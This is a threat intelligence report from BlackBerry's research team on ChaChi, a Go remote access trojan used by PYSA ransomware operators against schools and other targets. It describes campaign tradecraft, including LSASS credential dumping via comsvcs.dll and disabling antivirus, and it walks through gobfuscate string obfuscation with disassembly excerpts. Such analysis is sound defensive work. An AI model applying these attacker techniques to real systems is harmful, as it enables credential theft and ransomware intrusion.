PYSA Loves ChaChi: a New GoLang RAT

RESEARCH & INTELLIGENCE / 06.23.21 / The BlackBerry Research and Intelligence Team

Executive Summary

The BlackBerry Threat Research and Intelligence SPEAR® Team have been tracking a previously unnamed Golang remote access Trojan (RAT) targeting Windows® systems. We've dubbed this RAT ChaChi. This Trojan has been used by operators of the PYSA (aka Mespinoza) ransomware as part of their toolset to attack victims globally, but most recently targeting education organizations.

ChaChi is another entry in the expanding list of malicious software written in Go, also known as Golang, which is a relatively young programming language. As this is such a new phenomenon, many core tools to the analysis process are still catching up. This can make Go a more challenging language to analyze.

ChaChi has been observed in the wild since at least the first half of 2020 without receiving much attention from the cybersecurity industry. The first known variant of ChaChi was used in attacks on the networks of local government authorities in France, and was listed as an indicator of compromise (IoC) in a publication by CERT France at the time of the attacks.

That first variant of ChaChi was very clearly a new tool in the PYSA operator's arsenal as it lacked the obfuscation, port-forwarding and DNS tunnelling capabilities that were employed in the vast majority of observed variants, since those attacks indicated some time was invested to rapidly develop ChaChi into the tool it is today.

Since then, BlackBerry analysts have observed the later, more refined versions of ChaChi being deployed by the PYSA Ransomware operators in a campaign that has shifted its focus to targeting educational institutions across the U.S., which has seen a recent increase in activity as reported by the FBI.

BlackBerry has conducted many investigations and responded to incidents involving PYSA ransomware in which ChaChi was also identified on hosts in the victim environment.

Key highlights of the PYSA campaign include:

- **Defense Evasion:** PowerShell scripts to uninstall/stop/disable antivirus and other essential services.
- **Credential Access:** Dumping credentials from LSASS without Mimikatz (comsvcs.dll).
- **Discovery:** Internal network enumeration using Advanced Port Scanner.
- **Persistence:** ChaChi installed as a Service.
- **Lateral Movement:** RDP and PsExec.
- **Exfiltration:** Likely over ChaChi tunnel (not observed).
- **Command and Control (C2)**: ChaChi RAT.

Introduction

The name *ChaChi* comes from two key components of the RAT, **Cha**shell and **Chi**sel. These are tools used by the malware operators to perform their intended actions, rather than creating bespoke tools to accomplish this functionality.

The first versions of PYSA have been floating around since late 2018. This threat's name comes from the file extension (.PYSA) used by early variants to rename encrypted files, and from its ransom note that warned victims to "*Protect Your System Amigo*."

This threat is also sometimes referred to as Mespinoza, so named because of the email address used in the dropped ransom notes. The actors behind the PYSA/Mespinoza ransomware campaigns have not been publicly attributed at the time of writing.

The PYSA campaigns are some of the latest in a relatively new breed of malware. Rather than depending on automated propagation to find new victim machines by searching for exploits and vulnerabilities, PYSA campaigns follow the style of "big game hunting" or human-orchestrated and controlled attacks on a given target.

This is a notable change in operation from earlier notable ransomware campaigns such as NotPetya or WannaCry. These actors are utilizing advanced knowledge of enterprise networking and security misconfigurations to achieve lateral movement and gain access to the victim's environments. These newer types of attacks frequently exfiltrate data, steal credentials, and use other commodity malware in addition to bespoke malware such as ChaChi during campaigns.

PYSA Attacks Change Targets

The earliest variant of ChaChi was used in attacks on the networks of local government authorities in France in March of 2020. Since then, PYSA, and therefore ChaChi, have been observed in attacks across a variety of industries. This includes healthcare organizations, private companies, and most notably, a recent surge in attacks against educational institutions as reported by the FBI earlier this year. In these recent attacks, PYSA ransomware has been found across 12 U.S. states and in the UK, in data breaches targeting higher education and K-12 schools.

These targeted business verticals have been a focal point for attackers and are continuing to be compromised at an alarming rate. This may be due in part to healthcare and educational organizations being more susceptible to cyberattacks as they are less likely to have established security infrastructures or may lack the resources to prioritize security.

Healthcare and education organizations also host large volumes of sensitive data, making them more valuable targets. It is not uncommon for schools and hospitals to have legacy systems, poor email filtering, no data backups, or unpatched systems in their environments. This leaves their networks more vulnerable to exploits and ransomware attacks.

It is particularly concerning that attackers are focusing so heavily on education organizations, as they are especially vulnerable. Higher education environments tend to function like miniature cities, with a heavy cultural emphasis on information-sharing. Not only do they host significant quantities of business data; schools also host traffic from students living on campus.

These students often have little security awareness training, and they might fall victim to suspicious emails, fail to recognize questionable websites, or download malicious programs onto their personal devices while connected. These factors contribute to these industries being easy but valuable targets to threat actors and may explain the sudden increase in PYSA actors attacking educational institutions.

Evolution

It is possible to map out an approximate timeline for the evolution of ChaChi by taking a number of factors into account such as:

- First documented sightings of ChaChi variants in the wild.
- First seen dates of C2 Domains extracted from samples of ChaChi.
- First occurrences of specific functionality in ChaChi variants.

Correlation of each of these data points allow us to give an approximation for the code development timeline for ChaChi:




Figure 1 - Approximate ChaChi Evolution Timeline.

We estimate that ChaChi was first developed no earlier than mid-2019. The actual development time was more likely to be the beginning of 2020.

After initial sightings in attacks during the first quarter of 2020, ChaChi's code was altered to include obfuscation and persistence in late March or early April. Very soon after that, we started seeing ChaChi variants with the added DNS tunnelling and Port-Forwarding/Proxy functionality. There have been few noteworthy changes after that point.


Obfuscation

Golang malware has been around for a number of years, but obfuscation of Go malware is still relatively uncommon. The Ekans ransomware appeared to be leveraging a new Go obfuscation technique in December 2019, although the technique was not explicitly named at the time.

At the end of 2020, researchers reported the discovery of "BlackRota", an ELF backdoor written in Go. They declared it "*the most obfuscated Go-written malware in ELF format that we have found to date*".

The obfuscation used in Ekans, BlackRota and subsequently ChaChi, was "gobfuscate", a Golang obfuscation tool publicly available on GitHub. BlackBerry analysts observed samples of ChaChi actively using gobfuscate shortly after the release of Ekans, but several months prior to the discovery of BlackRota.


Gobfuscate attempts to make a lot of information that would normally be easily available to the researcher very difficult to recover. It obfuscates the runtime symbol table and type information, such as package names, function names etc., by replacing them with randomly generated names, and obfuscating strings by replacing them with functions:



Function name	Segment	Start
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA470
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA550
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA5D0
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA670
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA710
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA7E0
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA8F0
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BA960
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BAA70
gbckcbpdkdppadjjhmaf_capogdmblgpcekldjmab_pfbgefdfkifacfelpp...	.text	00000000007BAB10
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BABC0
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BAD40
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BB510
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BB830
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BBD70
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BBE90
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BC190
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BC3D0
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BC5F0
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BC600
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BC6C0
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BCB00
nhcpmlnmdopfplnpaphc_donghipapkainjebfdkf_jplihokajbcjhfplibgn_...	.text	00000000007BCBE0
main_ipopljmibgfaiobmnfda	.text	00000000007BCCB0
main_Hdhelhgadhpnagpdmfpe	.text	00000000007BCFA0
main_Flapjinlgheknphbcmcd	.text	00000000007BD070
main_Ljkikgghonpjajhenhen	.text	00000000007BD140
main_Mghjggidjngcfolhlfak	.text	00000000007BD340
main_mcclimibhbekhbdfhccn	.text	00000000007BD410

Line 8543 of 8543

Figure 2 - Gobfuscated Function Names.



```
main_dkmbncmghggjnhobaipl_func1 proc near
mov     rcx, gs:28h
mov     rcx, [rcx+0]
cmp     rsp, [rcx+10h]
jbe     loc_7C7309
```

```
add     rsp, 0FFFFFFFFFFFFFF80h
mov     [rsp+78h], rbp
lea     rbp, [rsp+78h]
mov     rax, 141B4E6CBDECFD20h
mov     [rsp+4Ch], rax
movups  xmm0, cs:xmmword_89E46F
movups  xmmword ptr [rsp+52h], xmm0
mov     rax, 47683903D9829477h
mov     [rsp+36h], rax
movups  xmm0, cs:xmmword_89ED75
movups  xmmword ptr [rsp+3Ch], xmm0
mov     qword ptr [rsp+62h], 0
xorps   xmm0, xmm0
movups  xmmword ptr [rsp+68h], xmm0
xor     eax, eax
jmp     short loc_7C72B6
```

```
loc_7C7309:
call    runtime_morestack_noctxt
jmp     main_dkmbncmghggjnhobaipl_func1
main_dkmbncmghggjnhobaipl_func1 endp
```

```
loc_7C72B6:
cmp     rax, 16h
jl      short loc_7C72A3
```

```
loc_7C72A3:
movzx   ecx, byte ptr [rsp+rax+4Ch]
movzx   edx, byte ptr [rsp+rax+36h]
xor     ecx, edx
mov     [rsp+rax+62h], cl
inc     rax
```


```
mov     qword ptr [rsp], 0
lea     rax, [rsp+62h]
mov     [rsp+8], rax
mov     qword ptr [rsp+10h], 16h
mov     qword ptr [rsp+18h], 16h
call    runtime_slicebytetostring
mov     rax, [rsp+20h]
mov     rcx, [rsp+28h]
mov     [rsp+88h], rax
mov     [rsp+90h], rcx
mov     rbp, [rsp+78h]
sub     rsp, 0FFFFFFFFFFFFFF80h
retn
```

Figure 3 - Gobfuscated String, which is now a function.

This obfuscation was designed with the purpose of avoiding information leakage relating to the Go source code, such as strings, package paths and field names. It has since been adopted by malware authors as a means of hindering analysis and reverse engineering efforts.

Since its discovery as a tool for defence evasion, there have been a number of quite successful attempts and blog postings dedicated to automating string de-obfuscation using plugins for both Binary Ninja and Cutter. However, at the time of writing, there is no such plugin or script in existence for IDA.

BlackBerry analysts have developed an internal tool – a IDAPython script – to handle string “de-gobfuscation” and subsequently reduce the time required to analyse gobfuscated binaries. Once the de-gobfuscation script is run across the ChaChi binary when loaded into IDA, it will locate all string decoding functions, extract the encoded bytes, and then perform the necessary XOR operation to recover the original strings. These strings are then used to rename all the decoding functions within, where an encoded string was found, and additionally add comments to the disassembly code view where necessary:



```
decode_WriteFile proc near

var_58= qword ptr -58h
var_50= qword ptr -50h
var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= qword ptr -38h
var_30= qword ptr -30h
var_23= qword ptr -23h
var_1B= byte ptr -1Bh
var_1A= qword ptr -1Ah
var_12= byte ptr -12h
var_11= qword ptr -11h
var_8= qword ptr -8
arg_0= qword ptr  8
arg_8= qword ptr  10h

mov     rcx, gs:28h
mov     rcx, [rcx+0]
cmp     rsp, [rcx+10h]
jbe     loc_7C7566
```

```
sub     rsp, 58h
mov     [rsp+58h+var_8], rbp
lea     rbp, [rsp+58h+var_8]
mov     rax, 0BD433658D23F3F24h
mov     [rsp+58h+var_1A], rax
mov     [rsp+58h+var_12], 9Bh
mov     rax, 0D12A703DA6564D73h
mov     [rsp+58h+var_23], rax
mov     [rsp+58h+var_1B], 0FEh
mov     [rsp+58h+var_11], 0
mov     [rsp+58h+var_11+1], 0
xor     eax, eax
jmp     short loc_7C7519
```

```
loc_7C7566:
call    runtime_morestack_noctxt
jmp     decode_WriteFile
decode_WriteFile endp
```

```
loc_7C7519:
cmp     rax, 9
jl      short loc_7C7506
```


```
loc_7C7506:
movzx   ecx, byte ptr [rsp+rax+58h+var_1A]
movzx   edx, byte ptr [rsp+rax+58h+var_23]
xor     ecx, edx        ; WriteFile
mov     byte ptr [rsp+rax+58h+var_11], cl
inc     rax
```

```
mov     [rsp+58h+var_58], 0
lea     rax, [rsp+58h+var_11]
mov     [rsp+58h+var_50], rax
mov     [rsp+58h+var_48], 9
mov     [rsp+58h+var_40], 9
call    runtime_slicebytetostring
mov     rax, [rsp+58h+var_38]
mov     rcx, [rsp+58h+var_30]
mov     [rsp+58h+arg_0], rax
mov     [rsp+58h+arg_8], rcx
mov     rbp, [rsp+58h+var_8]
add     rsp, 58h
retn
```

Figure 4 - De-Gobfuscated String Function.


With the string gobfuscation defeated, there was still the problem of the randomly named packages, etc. On the surface, the obfuscation of the names appeared to be an effective deterrent to analysis. However, when it was investigated more deeply, this was not overly difficult to overcome.

Package names are renamed in a consistent and uniform manner such that components of the same package, function etc. share the same random name. When you combine this knowledge with the fact that the function method names remain largely unaffected by the obfuscation, then once the usage of a particular package was discovered, all entries that used the same random name could also be renamed via a simple IDAPython helper script:



Function name	Segment	Start
gbckcbpdkdppadjjhmaf_kinodamfkfilgkcdbjpj_ighkjnhnogapmnmfnclp__ptr_Backoff__Duration	.text	00000000007
gbckcbpdkdppadjjhmaf_kinodamfkfilgkcdbjpj_ighkjnhnogapmnmfnclp__ptr_Backoff__ForAttempt	.text	00000000007
gbckcbpdkdppadjjhmaf_kinodamfkfilgkcdbjpj_ighkjnhnogapmnmfnclp__ptr_Backoff__Reset	.text	00000000007
gbckcbpdkdppadjjhmaf_kinodamfkfilgkcdbjpj_ighkjnhnogapmnmfnclp__ptr_Backoff__Attempt	.text	00000000007
gbckcbpdkdppadjjhmaf_kinodamfkfilgkcdbjpj_ighkjnhnogapmnmfnclp__ptr_Backoff__Copy	.text	00000000007

Figure 5 - Gobfuscated Function Names.



